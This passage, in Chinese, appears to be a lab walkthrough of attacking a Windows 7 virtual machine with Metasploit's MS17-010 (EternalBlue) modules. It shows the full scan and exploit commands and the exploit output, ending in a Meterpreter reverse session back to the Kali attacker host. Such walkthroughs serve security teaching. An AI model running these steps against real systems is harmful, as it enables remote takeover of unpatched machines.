
进行一键安装。

安装完成后再切换回 VMnet1。

输入 msfconsole 启动 metasploit。



输入 search ms17-010，找到永恒之蓝。显示提供了 0、1、2、3 四个模块。其中 3 是永恒之蓝扫描模块，探测主机是否存在永恒之蓝的漏洞。0 和 1 是永恒之蓝的攻击模块，借此攻击目标用户。



输入 use 3 使用模块 3，输入 set rhosts 192.168.1.129，将被攻击对象设为靶机 B，输入 run 运行，得到结果说明靶机 B 很有可能被攻击。

```
msf6 > search ms17-010

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  exploit/windows/smb/ms17_010_eternalblue 2017-03-14      average Yes    MS17-010 EternalBlue SMB Remote Windows Ke
rnel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal  Yes    MS17-010 EternalRomance/EternalSynergy/Ete
rnalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command     2017-03-14      normal  No     MS17-010 EternalRomance/EternalSynergy/Ete
rnalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010       2017-03-14      normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce 2017-04-14      great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 3
msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 192.168.1.129
rhosts => 192.168.1.129
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.1.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[+] 192.168.1.129:445 - Scanned 1 of 1 hosts (100% complete)
[+] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

输入 use 0 使用模块 0，输入 set rhosts 192.168.1.129，将被攻击对象设为靶机 B，输入 set LHOST 192.168.1.128，将攻击者设为 kali 攻击机 A，输入 run 运行，得到如下结果，说明攻击成功。输入 quit 即可退回到 kali。（不知道为什么，use 1 攻击失败）

```
[+] 192.168.1.129:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[+] 192.168.1.129:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.129:445 - The target is vulnerable.
[+] 192.168.1.129:445 - Connecting to target for exploitation.
[+] 192.168.1.129:445 - Connection established for exploitation.
[+] 192.168.1.129:445 - Target OS selected valid for OS indicated by SMB reply
[+] 192.168.1.129:445 - CORE raw buffer dump (38 bytes)
[+] 192.168.1.129:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[+] 192.168.1.129:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[+] 192.168.1.129:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.1.129:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[+] 192.168.1.129:445 - Trying exploit with 12 Groom Allocations.
[+] 192.168.1.129:445 - Sending all but last fragment of exploit packet
[+] 192.168.1.129:445 - Starting non-paged pool grooming
[+] 192.168.1.129:445 - Sending SMBv2 buffers
[+] 192.168.1.129:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[+] 192.168.1.129:445 - Sending final SMBv2 buffers.
[+] 192.168.1.129:445 - Sending last fragment of exploit packet!
[+] 192.168.1.129:445 - Receiving response from exploit packet
[+] 192.168.1.129:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[+] 192.168.1.129:445 - Sending egg to corrupted connection.
[+] 192.168.1.129:445 - Triggering free of corrupted buffer.
[+] Sending stage (200774 bytes) to 192.168.1.129
[+] 192.168.1.129:445 - -----
[+] 192.168.1.129:445 - -----WIN-----
[+] 192.168.1.129:445 - -----
[+] Meterpreter session 1 opened (192.168.1.128:4444 -> 192.168.1.129:49157) at 2023-12-25 10:37:58 -0500

meterpreter >
```